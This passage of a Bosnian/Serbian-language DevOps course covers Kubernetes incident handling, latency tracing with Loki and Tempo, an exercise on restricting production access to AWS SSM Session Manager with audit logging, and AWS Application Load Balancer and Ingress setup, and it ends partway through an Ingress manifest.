
```
helm rollback project-a -n project-a-prod
# Prati
kubectl rollout status deployment/go-service -n project-a-prod
```

Fix-Forward (Nemoj Rollbackovati)

Situacija	Razlog
Config error (env var, ConfigMap)	Rollback ne pomaže — config je isti. Fix config, redeploy.
External dependency issue (3rd party API down)	Rollback ne pomaže — API je i dalje down
Database schema je vec migrirana	Rollback binaria sa novom shemom = veći problem
Infra issue (AWS, CloudFront)	Kod nije krivac
Greška u jednom podu, ostali rade	Rolling restart, ne rollback

Ključno pitanje za rollback odluku: “Da se vratim na prethodnu verziju, da li bi problem nestao?” Ako je odgovor “ne znamo” ili “možda ne” — razmisli o fix-forward-u.

Post-Incident: Analiza Poslije

Prikupljanje Evidence

```
# Sve events sortirane po vremenu
kubectl get events \
  --sort-by='.lastTimestamp' \
  -n project-a-prod \
  --output wide

# Events samo za specifičan pod
kubectl get events \
  -n project-a-prod \
  --field-selector involvedObject.name=<pod-name>

# Helm history (da vidiš koje izmjene su bile)
helm history project-a -n project-a-prod

# Provjeri CloudTrail za accese u periodu incidenta
aws cloudtrail lookup-events \
  --start-time "2024-01-13T14:00:00Z" \
  --end-time "2024-01-13T16:00:00Z" \
  --lookup-attributes AttributeKey=EventName,AttributeValue=StartSession
```

Post-Incident Review (PIR) Template

Minimalni PIR za svaki produkcijski incident:

```
Incident: INC-456
Datum: 2024-01-13
Trajanje: 14:15 - 15:02 (47 minuta)
Impact: Go service 5xx, ~400 korisnika pogođeno

Timeline:
- 14:15 - Grafana alert: go-service 5xx rate > 5%
- 14:18 - Triage: CrashLoopBackOff na 2/3 go-service pod-ova
- 14:22 - Exit code 137 (OOM) identificiran
- 14:35 - Memory limit povećan na 1Gi, redeploy
- 15:02 - Sve pod-ove Running, error rate normalan

Root Cause: Memory leak u novoj verziji image-a (v1.2.5)
koji procesuirao large payloade bez streaming-a.

Akcije:
- [ ] Fix memory leak u v1.2.6 (vlasnik: Marko, rok: 2 dana)
- [ ] Dodati memory trending alert u Grafanu (vlasnik: Ana, rok: 1 tjedan)
- [ ] Limit povećan u prod values trajno (done)
```

Blameless kultura: PIR nije da krivimo osobu, nego da poboljšamo sistem.

Latency Incident — Pracenje Request-a kroz Sistem

Crash incident ima jasne simptome (CrashLoopBackOff, exit code). Latency incident je teži — sve je “Running” ali korisnici se žale na sporost. Bez traces moraš nagađati.

Dijagnostički workflow

```
Alert: p95 latency > SLO threshold
|
▼
Grafana Dashboards
├─ Error rate normalan? → nije crash
├─ Koji servis ima spike? → php-service, go-service, nginx?
└─ Od kad tačno? → vremenski marker za Loki pretragu
|
▼
Loki — pronađi konkretne spore zahtjeve
|
{namespace="project-a-prod", app="go-service"}
| json
| duration > 1000    ← u ms
| line_format "{{.trace_id}} {{.path}} {{.duration}}ms"
|
▼
trace_id iz log linije → Tempo
|
{ .trace_id = "7f3a1b2c9d4e5f6a" }
|
▼
Waterfall view — koji span troši najviše vremena?
|
├─ nginx                3ms
├─ php-service          890ms  (ukupno)
│   ├── middleware      5ms
│   ├── controller      10ms
│   ├── db.SelectUser   15ms
│   ├── go-service.gRPC  845ms  ← ovo je problem
│   └─ render           5ms
└─ go-service           845ms
    ├── db.SelectOrder  12ms
    ├── redis.Get       2ms
    └─ stripe.Charge    830ms  ← externi API
```

Root cause u jednom pogledu: Stripe API je spor. Nisi morao čitati ni jednu liniju koda.

Korelacija u Grafani (jedan klik)

Kada Loki pronađe log liniju s `trace_id` poljem, Grafana prikaže dugme “View Trace in Tempo”. Workflow:

```
Grafana Explore
→ Loki query: {app="go-service"} | json | duration > 500
→ klikneš na log liniju s trace_id
→ "Derived Fields" veza → otvara Tempo automatski
```

Ovo radi ako je Tempo konfigurisan kao datasource u Grafani i ako aplikacija loguje `trace_id` u JSON formatu:

```
{"level":"info","trace_id":"7f3a1b2c","span_id":"abc123","path":"/api/order","duration":890,"msg":"request completed"}
```

OTel SDK automatski dodaje `trace_id` u sve logove ako koristiš structured logging s OTel log bridge-om.

Distribucija latency — percentili, ne prosjeci

```
# p50, p95, p99 za go-service HTTP zahtjeve
histogram_quantile(0.95,
  sum(rate(http_request_duration_seconds_bucket{
    namespace="project-a-prod",
    app="go-service"
  }[5m])) by (le, handler)
)
```

p95 = 95% zahtjeva je brže od ovog broja. Korisnici koji dožive spore zahtjeve su u repu distribucije — prosjek ih maskira.

Primjer: prosjek 200ms, p99 = 3000ms → 1% korisnika čeka 3 sekunde. Bez percentila, nikad ne bi vidio problem.

Latency budget — ko smije koliko

Definiraj internu latency mapu za project-A:

Ukupni SLO: p95 < 500ms za /api/* endpointe

nginx	< 5ms	(proxy overhead)
php-service	< 200ms	(business logic)
└ db query	< 50ms	(indexed query)
└ go-service	< 100ms	(internal gRPC)
go-service	< 100ms	(ako direktno pozvan)
└ redis	< 5ms	
└ db query	< 50ms	
externi API	< 300ms	(sa timeout + circuit breaker)

Ako span premaši budget → alert na Tempo (TraceQL):

```
{ resource.service.name="go-service" && span.db.query.duration > 50ms }
```

Brzih Referenca Komandi za Incident

```
# Status svega
kubectl get all -n project-a-prod

# Crashirani pod-ovi
kubectl get pods -n project-a-prod | grep -v Running

# Logovi (prethodni container)
kubectl logs <pod> -n project-a-prod --previous --tail=100

# Detalji
kubectl describe pod <pod> -n project-a-prod

# Events (sortirano po vremenu)
kubectl get events --sort-by='.lastTimestamp' -n project-a-prod

# Rolling restart
kubectl rollout restart deployment/<name> -n project-a-prod

# Scale
kubectl scale deployment <name> --replicas=N -n project-a-prod

# Rollback
helm rollback project-a -n project-a-prod

# Prati rollout
kubectl rollout status deployment/<name> -n project-a-prod --timeout=5m
```

Latency incident — Loki + Tempo:

```
# Loki: pronadi spore zahtjeve s trace_id
{namespace="project-a-prod", app="go-service"} | json | duration > 1000

# Loki: sve greške s trace_id u zadnjih sat
{namespace="project-a-prod"} | json | level="error" | since=1h
```

```
# Tempo TraceQL: svi spori span-ovi
{ resource.service.name="go-service" } | duration > 500ms

# Tempo: svi span-ovi s greškom
{ resource.service.name="php-service" && status = error }

# Tempo: po trace_id (iz Loki loga)
{ .trace_id = "<id iz loga>" }
```

Source: 18-ssh-i-produkcija/08-vezba-priprema-ai-okvira-i-sync.md

08 — Vežba: Priprema AI-okvira i sync (pristup produkciji)

Gradiš AI-okvir koji forsira bezbedan pristup produkciji isključivo kroz bastion host ili SSM Session Manager — bez otvorenog SSH porta (22) prema internetu — i verifikuješ da svaka sesija ostavlja trag u audit logu.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo šta smemo i ne smemo raditi u produkciji tokom ove vežbe, verifikujemo da SSH pristup ide jedino kroz bastion/SSM (ne direktno sa interneta), i potvrđujemo da audit log beleži sesije.

Pretpostavke za potvrdu: - AWS IAM dozvole za SSM Session Manager postoje ili se mogu dodeliti - Security grupe su pod našom kontrolom (ili imamo pristup uvidu) - CloudWatch ili S3 je konfigurisan za SSM session logging (ili ćemo konfigurisati) - Bastion host postoji ili koristimo SSM bez bastion-a

Van opsega (u ovoj vežbi NE radimo): - Deploy ili izmena aplikacijskog koda u produkciji - Restart produkcijskih servisa bez odobrenja - Brisanje ili izmena produkcijskih podataka - Ostavljanje otvorenih SSH sesija bez svrshodnog razloga

Prompt za diskusiju:

Hoću pristup prod instancama bez otvorenog SSH porta (22) prema internetu.
Objasni SSM Session Manager pristup:

- Šta tačno treba u IAM politici da SSM Session Manager radi?
- Šta se menja u Security Group (šta se zatvara, šta ostaje)?
- Kako se sesije loguju u CloudWatch/S3 i šta se tačno beleži?
- Koja je razlika između bastion host i SSM pristupa – kada koristiti koje?
- Šta su privremeni (STS) kredencijali i zašto su bolji od trajnih?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Produkcijski pristup radi isključivo kroz SSM Session Manager ili bastion, bez ijednog SG pravila koje otvara port 22 prema 0.0.0.0/0, i svaka sesija se beleži u audit logu.

Fajlovi koji se diraju: - `terraform/security-groups.tf` — ukloni pravilo 22/0.0.0.0/0 ako postoji - `terraform/iam-ssm.tf` — IAM politika za SSM Session Manager pristup - `terraform/ssm-logging.tf` — konfiguracija session logging-a u CloudWatch/S3

Fajlovi koji se NE diraju: - `terraform/rds.tf` — baza ostaje kao jeste - `k8s/` manifesti — ova vežba je o infrastrukturnom pristupu, ne K8s-u

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/prod-access-checks.md`

Sadržaj pravila:

- Bez SG pravila 0.0.0.0/0 na portu 22; pristup isključivo preko SSM Session Manager ili bastion.
- Svaki interaktivni pristup produkciji logovan (SSM session logging u CloudWatch/S3).
- Privremeni, ne trajni, kredencijali (STS assume-role) za ljude koji pristupaju prod.
- Bastion host je jedina dozvoljena ulazna tačka ako SSM nije opcija.
- Svaka prod sesija mora imati dokumentovan razlog (ticket, incident broj).

Anti-sprawl: proširi postojeće `cluster-security-checks` ako pokriva — novi rule samo ako ne pokriva prod access specifičnosti.

Acceptance criteria: - `[ ] aws ec2 describe-security-groups` ne pokazuje nijedno pravilo 0.0.0.0/0 na portu 22 - `[ ] aws ssm start-session` uspešno otvara sesiju bez SSH ključa - `[ ]` sesija se pojavljuje u CloudWatch Logs ili S3 audit logu posle zatvaranja - `[ ]` bastion host je jedina EC2 instanca sa pristupom iz javne mreže (ako se koristi bastion model) - `[ ]` Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log / CLAUDE.md`

AI pregled plana:

- Evo plana pre egzekucije:
- Proveravamo sve SG na port 22/0.0.0.0/0 i dokumentujemo nalaze
 - Konfiguriramo SSM Session Manager sa IAM politikama
 - Konfiguriramo session logging u CloudWatch
 - Verifikujemo da sesija radi i ostavlja audit trag

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Proveri da li postoji otvoreni SSH port prema internetu:

```
aws ec2 describe-security-groups \
  --query "SecurityGroups[].[Name:GroupName,Rules:IpPermissions[?
FromPort==`22`&&contains(IpRanges[].CidrIp,`0.0.0.0/0`)]]" \
  --output table
# Rezultat mora biti prazan za svaki SG
```

Verifikuj SSM agent na instanci:

```
aws ssm describe-instance-information \
  --query "InstanceInformationList[*].{ID:InstanceId,Status:PingStatus}"
# Status mora biti Online
```

Otvori SSM sesiju (bez SSH ključa, bez porta 22):

```
aws ssm start-session --target <instance-id>
# Sesija se otvara direktno u terminal
```

Verifikuj da je sesija zabeležena u CloudWatch:

```
# Posle zatvaranja sesije:
aws logs get-log-events \
  --log-group-name /ssm/sessions \
  --log-stream-name <session-id> \
  --limit 20
```

Proveri da li bastion ima ograničen pristup (ako se koristi bastion model):

```
aws ec2 describe-instances \
  --filters "Name=tag:Role,Values=bastion" \
  --query "Reservations[].Instances[].[ID:InstanceId,PublicIP:PublicIpAddress,SG:SecurityGroups]"
```

4. AI validacija

Evo acceptance criteria iz plana:

- nema SG pravila 0.0.0.0/0 na portu 22
- SSM sesija radi bez SSH ključa
- sesija je zabeležena u audit logu
- bastion je jedina javna ulazna tačka

Evo outputa:

[ovde lepiš: aws ec2 describe-security-groups output, aws ssm start-session potvrdna poruka, CloudWatch log events isečak]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	<code>aws ec2 describe-security-groups</code> filtrirano na port 22, CIDR 0.0.0.0/0	Nula rezultata — nijedan SG nema otvoreni SSH prema internetu
2	<code>aws ssm start-session --target <instance-id></code>	Terminal sesija se otvara za ~5 sekundi bez traženja SSH ključa
3	Unutar SSM sesije: <code>whoami && hostname</code>	Prikazuje korisnika i hostname produkcijske instance
4	Zatvori sesiju; <code>aws logs get-log-events --log-group-name /ssm/sessions</code>	Session ID iz koraka 2 je vidljiv u logu sa timestampom i trajanjem
5	Pokušaj direktnog SSH: <code>ssh ec2-user@<public-ip></code>	Konekcija odbijena ili timeout — port 22 nije dostupan

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — SSH i produkcija sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```


Phase — 19-load-balancer-prakticno

Directory: 19-load-balancer-prakticno/

Source: 19-load-balancer-prakticno/01-load-balancer-arhitektura.md

01 — Load Balancer Arhitektura

Gdje sjedi load balancer u stacku



Šta se dešava na svakom sloju:

- **Route53** drži A record koji pokazuje na ALB DNS name (npr. `project-a-dev-alb-123456.eu-west-1.elb.amazonaws.com`). TTL obično 60-300s.
- **ALB** terminira TLS/SSL konekciju — od klijenta dolazi šifrovani HTTPS, ALB dekriptuje i prema K8s šalje plain HTTP. Certifikat živi na ALB-u, ne na podovima.
- **AWS Load Balancer Controller** (K8s operator) gleda Ingress resurse i automatski kreira/konfigurira ALB objekte (listener rules, target groups).
- **Ingress pravila** odlučuju: `/api/users` ide na php-service, `/login` ide na Vue.js frontend.

ALB vs NLB vs CLB

	ALB	NLB	CLB
OSI Layer	7 (HTTP/HTTPS)	4 (TCP/UDP)	4+7 (legacy)
Routing	path, host, header, query param	IP, port	basic
SSL termination	da, ACM integracija	da (TLS), ali pass-through moguć	da
WebSockets	da	da	ograničeno
Latencija	~1-5ms overhead	~100µs, ultra-low	-
Static IP	ne (DNS only)	da, Elastic IP	ne
WAF integracija	da	ne	ne
Health checks	HTTP/HTTPS (provjera body/status)	TCP/HTTP	TCP/HTTP

Kada koji:

- **ALB (naš slučaj)**: Web aplikacije sa HTTP/HTTPS, path-based routing, SSL, WAF, AWS Cognito autentikacija. Vue.js + PHP + API — ALB je jedini pravi izbor.
- **NLB**: Gaming serveri, real-time streaming, finansijske aplikacije gdje je µs latencija kritična. Ili kad trebaš statički IP za whitelisting. Nginx Ingress Controller na EKS defaultno kreira NLB.
- **CLB (Classic)**: Nikad koristiti za nova deployments. Postoji samo zbog legacy aplikacija iz 2009. AWS više ne razvija CLB.

AWS Load Balancer Controller

K8s controller (operator) koji živi u `kube-system` namespaceu i gleda Kubernetes Ingress resurse.

Kako radi:

- 1. Ti kreiraš `kind: Ingress` YAML i `kubectl apply`
- 2. ALB Controller vidi novi Ingress resource
- 3. Poziva AWS API i kreira stvarni ALB, Listener, Target Groups, Listener Rules
- 4. Prati lifecycle — kad izbrišeš Ingress, briše se i ALB

Jedan ALB po Ingress vs IngressGroup:

```
# Bez IngressGroup: svaki Ingress = poseban ALB = $$$ troškovi
ingress-app.yaml      → ALB #1 (0.008$/h)
ingress-monitoring.yaml → ALB #2 (0.008$/h)
ingress-admin.yaml    → ALB #3 (0.008$/h)
Ukupno: 3 × $5.76/mj = $17.28/mj samo za ALB-ove

# Sa IngressGroup: dijele isti ALB
alb.ingress.kubernetes.io/group.name: project-a-prod
→ Jedan ALB, više pravila, ~$5.76/mj
```

IRSA (IAM Roles for Service Accounts) — ALB Controller treba IAM permisije da kreira AWS resurse. IRSA je siguran način da K8s Service Account dobije IAM Role bez hardkodiranih kredencijala.

Zašto ALB Controller umjesto Nginx Ingress Controller na EKS

Nginx Ingress Controller je popularan na bare-metal i self-managed K8s, ali na EKS postoje važne razlike:

	AWS ALB Controller	Nginx Ingress Controller (na EKS)
AWS integracija	Native: WAF, Shield, ACM, access logs S3	Minimalna, treba wrapper
NLB vs ALB	Kreira ALB (Layer 7)	Kreira NLB (Layer 4) — Nginx sam radi routing
SSL	ACM managed, auto-renewal	Cert-manager + Let's Encrypt ili manual
Health checks	HTTP-level, provjera status koda	TCP-level na NLB-u
Troškovi	ALB po saobraćaju + hourly	NLB + Nginx podovi (compute cost)
Maintainance	Managed by AWS controller	Nginx upgrade odgovornost tima

Za naš stack (EKS + AWS): ALB Controller je ispravniji izbor. Nginx IC ima smisla ako ti treba specifična Nginx konfiguracija (custom modules, complex rewrite rules) ili portabilnost između cloud provajdera.

Tok HTTPS request-a kroz sistem

1. Browser → DNS lookup `app.firma.com`
Route53 vraća: `project-a-prod-alb-789.eu-west-1.elb.amazonaws.com`
2. Browser → TCP:443 → ALB
TLS handshake: ALB šalje cert (*.firma.com iz ACM)
Browser verificira cert, uspostavlja encrypted tunnel
3. ALB → decryptuje HTTPS request
→ provjeri Listener Rules:
host = `app.firma.com` AND path = `/api/*` → TargetGroup: `php-pods`
host = `app.firma.com` AND path = `/*` → TargetGroup: `frontend-pods`
4. ALB → HTTP:80 → odabrani pod (direktno na pod IP, target-type: ip)
X-Forwarded-For: originalni klijent IP
X-Forwarded-Proto: `https`
X-Forwarded-Port: `443`
5. Pod obradi request → vrati HTTP response → ALB → enkriptuje → browser

Bitno: Pod nikad ne vidi HTTPS. Vidi HTTP s headerima koji mu kažu original proto/port/IP. PHP mora čitati `$_SERVER['HTTP_X_FORWARDED_PROTO']` za provjeru je li dolazni request bio HTTPS.

Source: `19-load-balancer-prakticno/02-aws-alb-konzola-i-rucno.md`

02 — AWS ALB Konzola i Ručno Kreiranje

Prije nego automatizuješ sa Terraformom ili Kubernetes Ingress, jednom prođi kroz konzolu. Razumiješ šta svaka opcija znači, vidješ stvarnu AWS terminologiju, lakše debuguješ probleme.

Korak 1: Security Group za ALB

Prije ALB-a, treba SG koji mu dozvoljava inbound saobraćaj.

EC2 → Security Groups → Create security group

- Name: `project-a-dev-alb-sg`
- Description: `ALB inbound HTTP and HTTPS`
- VPC: `project-a-dev-vpc`

Inbound rules: | Type | Protocol | Port | Source | Razlog | |—|—|—|—| | HTTPS | TCP | 443 | 0.0.0.0/0 | sav internet traffic | | HTTP | TCP | 80 | 0.0.0.0/0 | redirect na HTTPS |

Outbound rules: All traffic → 0.0.0.0/0 (default, ostaviti)

Bitno: ALB SG mora imati outbound prema EKS worker node SG na odgovarajućim portovima. EKS worker node SG mora imati inbound od ALB SG. Ovo je čest propust koji uzrokuje 502 greške.

Korak 2: Target Group

Target Group definira **kuda** ALB šalje saobraćaj i kako provjerava zdravlje targeta.

EC2 → Target Groups → Create target group

Basic configuration: - Target type: `IP addresses` (preporučeno za K8s — direktno na pod IP, ne NodePort) - Alternativa: Instance (NodePort) — za starije setupe ili kad ne koristiš VPC CNI - Target group name: `project-a-dev-frontend-tg` - Protocol: `HTTP` - Port: `80` - VPC: `project-a-dev-vpc` - Protocol version: `HTTP1`

Health checks: - Protocol: `HTTP` - Path: `/health` - Port: traffic port (isti port) - Healthy threshold: 2 (2 uspješna check-a → HEALTHY) - Unhealthy threshold: 2 (2 neuspješna → UNHEALTHY, remove iz rotation) - Timeout: 5 seconds - Interval: 15 seconds - Success codes: `200`

Zašto interval 15s, ne 5s? Kraći interval = više health check requestova na pod. Na velikom clusteru sa 100 targeta i 5s intervalom, ALB šalje 20 requestova/s samo za health checks. 15s je dobar balans.

Ponovi za PHP service: - Name: `project-a-dev-php-tg` - Port: 9000 (ili koji god port php-fpm/nginx sluša) - Health check path: `/health`

Register Targets (preskočiti ako koristiš K8s ALB Controller — on to radi automatski): - Upiši IP adrese EKS worker nodova ili pod IP-ova - Port: onaj koji si definisao

Korak 3: Kreiranje ALB

EC2 → Load Balancers → Create Load Balancer → Application Load Balancer

Basic Configuration

- Name: `project-a-dev-alb`
- Scheme: `Internet-facing` — primamo saobraćaj s interneta
- Internal: za internal mikroservisnu komunikaciju unutar VPC
- IP address type: `IPv4`
- Dualstack: `IPv4 + IPv6`, potrebno samo ako imaš `IPv6` zahtjev

Network Mapping

- VPC: `project-a-dev-vpc`
- Mappings — **OBAVEZNO** odaberi **PUBLIC** subnetove u **oba AZ**:
 - `eu-west-1a`: `project-a-dev-public-subnet-1a`
 - `eu-west-1b`: `project-a-dev-public-subnet-1b`

Zašto public subneti? ALB mora biti dostupan s interneta. Private subneti nemaju IGW routing. Najčešća greška: stavi ALB u private subnet i pitaš se zašto nije dostupan izvana.

Zašto oba AZ? High availability. Ako `eu-west-1a` ima problem, `eu-west-1b` preuzima. AWS zahtijeva minimum 2 AZ za ALB.

Security Groups

- Odaberi `project-a-dev-alb-sg` (kreiran u koraku 1)
- Ukloni default SG ako se automatski dodao

Listeners and Routing

Listener 1 — HTTP:80 (redirect na HTTPS): - Protocol: HTTP, Port: 80 - Default action: Redirect to URL - Protocol: HTTPS - Port: 443 - Status code: 301 (Permanent redirect)

Zašto 301 a ne 302? Browseri i SEO toolovi cachuju 301. Korisnik jednom posjeti `http://app.firma.com`, browser zapamti da uvijek idi na `https`. 302 je privremeni redirect, browser uvijek pita ponovo.

Listener 2 — HTTPS:443: - Protocol: HTTPS, Port: 443 - Default action: Forward to → `project-a-dev-frontend-tg`

SSL Certificate (za HTTPS listener)

- Certificate source: From ACM
- Ako nema certifikata: klikni "Request new ACM certificate"
- Domain: `*.firma.com` (wildcard pokriva sve subdomene)
- Validation: DNS validation (dodaj CNAME u Route53)
- Čekaj 5-10 minuta dok ACM izda cert

SSL security policy: `ELBSecurityPolicy-TLS13-1-2-2021-06` - Podržava TLS 1.2 i 1.3 - Odbija TLS 1.0 i 1.1 (ranjive, PCI DSS compliance zahtijeva odbijanje) - Moderne cipher suite

Klikni Create Load Balancer

Korak 4: Listener Rules za Path Routing

Defaultni HTTPS listener forward sve na frontend TG. Treba dodati pravilo za `/api`.

EC2 → Load Balancers → project-a-dev-alb → Listeners → HTTPS:443 → View/edit rules

Add Rule: - Name: `api-routing` - Conditions: - Path: `/api/*` - Actions: - Forward to: `project-a-dev-php-tg` - Priority: 1 (niži broj = viši prioritet, provjeri se prvi)

Redosled pravila je bitan:

```
Priority 1: path /api/* → php-tg ← provjeri se prvo
Priority 2: path /* → frontend-tg ← default, uhvati sve ostalo
```

Ako okrenuš redosled, `/api/*` uhvati sve uključujući `/api/` i PHP nikad ne primi request.

Korak 5: Route53 DNS

Route53 → Hosted Zones → firma.com → Create Record

- Record name: `app`
- Record type: `A`
- Alias: `ON`
- Route traffic to: Alias to Application and Classic Load Balancer
- Region: `eu-west-1`
- Load balancer: odaberi `project-a-dev-alb`
- TTL: 60 (kratko za dev, 300 za prod)

Zašto Alias A record umjesto CNAME? AWS Alias record je besplatan (CNAME se naplaćuje po queryu), nema latencije za DNS resolution, i radi na apex domeni (`firma.com`) gdje CNAME nije dopušten po DNS standardu.

Verifikacija

```
# DNS resolution
dig app.firma.com +short
# Treba vratiti IP adrese ALB-a (2+ adrese za HA)

# HTTPS konekcija
curl -v https://app.firma.com/health
# Treba: HTTP 200, cert info u verbose outputu

# HTTP → HTTPS redirect
curl -I http://app.firma.com
# Treba: HTTP/1.1 301 Moved Permanently
# Location: https://app.firma.com/

# ALB direktno (provjeri bez DNS)
curl -H "Host: app.firma.com" https://project-a-dev-alb-123456.eu-west-1.elb.amazonaws.com/health --
resolve project-a-dev-alb-123456.eu-west-1.elb.amazonaws.com:443:$(dig +short project-a-dev-
alb-123456.eu-west-1.elb.amazonaws.com | head -1)
```

Monitoring Tab

EC2 → Load Balancers → project-a-dev-alb → Monitoring

Ključne metrike koje gledati odmah:

Metrika	Šta znači	Alarm prag
Request Count	ukupan broj requestova	info
Target Response Time	latencija backend-a	> 2s = problem
HTTP 5XX (Target)	backend greške	> 0 = istraga
HTTP 5XX (ELB)	ALB greške (unhealthy targets)	> 0 = kritično
Healthy Host Count	broj zdravih targeta	< 1 = outage

Target Groups → **project-a-dev-frontend-tg** → **Targets tab**: Vidi health status svakog registrovanog targeta. Ako piše “unhealthy”, klikni na target i vidi reason (timeout, connection refused, wrong status code).

Cěste Greške pri Rucñom Kreiranju

ALB u private subnetima: Nije dostupan s interneta. Idi u ALB → Edit subnets, promijeni na public.

Worker node SG ne dozvoljava ALB: ALB healthcheck failuje. EKS worker node SG mora imati inbound od `project-a-dev-alb-sg` na portovima koje koristiš.

Target group pogrešan port: PHP radi na 9000, ti registriraš 8080. Health check prolazi jer `/health` endpoint postoji na oba porta, ali API zahtjevi failuju.

SSL cert nije u eu-west-1: ACM certifikati su regionalni (osim za CloudFront koji zahtijeva us-east-1). ALB u eu-west-1 može koristiti samo certove iz eu-west-1.

HTTP/2 vs HTTP/1.1: ALB defaultno nudi HTTP/2 prema klijentima, ali prema targetima uvijek koristi HTTP/1.1. Ako tvoj PHP/Go servis ima HTTP/2 specifičnu logiku, treba to uzeti u obzir.

Source: `19-load-balancer-prakticno/03-kubernetes-ingress-i-alb-controller.md`

03 — Kubernetes Ingress i AWS Load Balancer Controller

Preduslovi

Prije instalacije ALB Controllera treba:

1. **OIDC provider** za EKS cluster (omogućava IRSA)
2. **IAM Policy** sa permisijama za kreiranje ALB resursa
3. **IAM Role** vezana za K8s Service Account (IRSA)

Korak 1: OIDC Provider i IAM Setup

```
# Provjeri da li OIDC provider već postoji
aws iam list-open-id-connect-providers | grep $(aws eks describe-cluster \
  --name project-a-dev \
  --query "cluster.identity.oidc.issuer" \
  --output text | sed 's|https://||')
```

```
# Ako ne postoji, kreiraj ga
eksctl utils associate-iam-oidc-provider \
  --region eu-west-1 \
  --cluster project-a-dev \
  --approve
```

```
# Preuzmi AWS managed policy za ALB Controller
curl -O https://raw.githubusercontent.com/kubernetes-sigs/aws-load-balancer-controller/v2.7.0/docs/
install/iam_policy.json

# Kreiraj IAM policy
aws iam create-policy \
  --policy-name AWSLoadBalancerControllerIAMPolicy \
  --policy-document file://iam_policy.json

# Spremi ARN
POLICY_ARN=$(aws iam list-policies \
  --query 'Policies[?PolicyName=='AWSLoadBalancerControllerIAMPolicy'].Arn' \
  --output text)

# Kreiraj IAM Role i Service Account vezanu za nju (IRSA)
eksctl create iamserviceaccount \
  --cluster project-a-dev \
  --namespace kube-system \
  --name aws-load-balancer-controller \
  --role-name AmazonEKSLoadBalancerControllerRole \
  --attach-policy-arn $POLICY_ARN \
  --approve

# Spremi role ARN za Helm instalaciju
ALB_CONTROLLER_ROLE_ARN=$(aws iam get-role \
  --role-name AmazonEKSLoadBalancerControllerRole \
  --query 'Role.Arn' --output text)
```

Šta je IRSA? IAM Roles for Service Accounts. K8s pod (controller) može zvati AWS API bez ikakvih hardkodiranih AWS access key/secret. Radi preko federated identity: K8s SA token → AWS STS → temp credentials za IAM Role. Sigurniji i maintainable od alternatives.

Korak 2: Instalacija ALB Controllera via Helm

```
# Dodaj EKS Helm repo
helm repo add eks https://aws.github.io/eks-charts
helm repo update

# Instaliraj controller
helm upgrade --install aws-load-balancer-controller eks/aws-load-balancer-controller \
  -n kube-system \
  --set clusterName=project-a-dev \
  --set serviceAccount.create=false \
  --set serviceAccount.name=aws-load-balancer-controller \
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"=$ALB_CONTROLLER_ROLE_ARN \
  --set region=eu-west-1 \
  --set vpcId=$(aws eks describe-cluster --name project-a-dev --query "cluster.resourcesVpcConfig.vpcId" --output text)

# Provjeri instalaciju
kubectl get deployment -n kube-system aws-load-balancer-controller
# READY 2/2 → OK

kubectl logs -n kube-system deployment/aws-load-balancer-controller --tail=20
# Treba vidjeti: "Starting controllers" bez ERROR logova
```

Napomena: `serviceAccount.create=false` jer smo SA već kreirali sa eksctl. Ako koristiš Terraform za IRSA, možeš pustiti Helm da kreira SA i samo proslijediš role ARN.

Korak 3: Ingress Resource za project-a

```
# ingress-project-a.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: project-a
  namespace: project-a-prod
  annotations:
    # Koji controller rukuje ovim Ingressom
    kubernetes.io/ingress.class: alb

    # ALB konfiguracija
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip          # direktno na pod IP, ne NodePort

    # SSL
    alb.ingress.kubernetes.io/certificate-arn: arn:aws:acm:eu-west-1:123456789:certificate/abc-def-123
    alb.ingress.kubernetes.io/ssl-redirect: "443"      # HTTP → HTTPS redirect na ALB nivou
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTP":80},{"HTTPS":443}]'

    # Health checks
    alb.ingress.kubernetes.io/healthcheck-path: /health
    alb.ingress.kubernetes.io/healthcheck-interval-seconds: "15"
    alb.ingress.kubernetes.io/healthcheck-timeout-seconds: "5"
    alb.ingress.kubernetes.io/healthy-threshold-count: "2"
    alb.ingress.kubernetes.io/unhealthy-threshold-count: "2"
    alb.ingress.kubernetes.io/success-codes: "200"

    # Subneti (public!) – po imenu ili ID-u
    alb.ingress.kubernetes.io/subnets: subnet-aaa111,subnet-bbb222

    # Security group za ALB
    alb.ingress.kubernetes.io/security-groups: sg-alb-project-a-prod

    # Tagovi za cost tracking
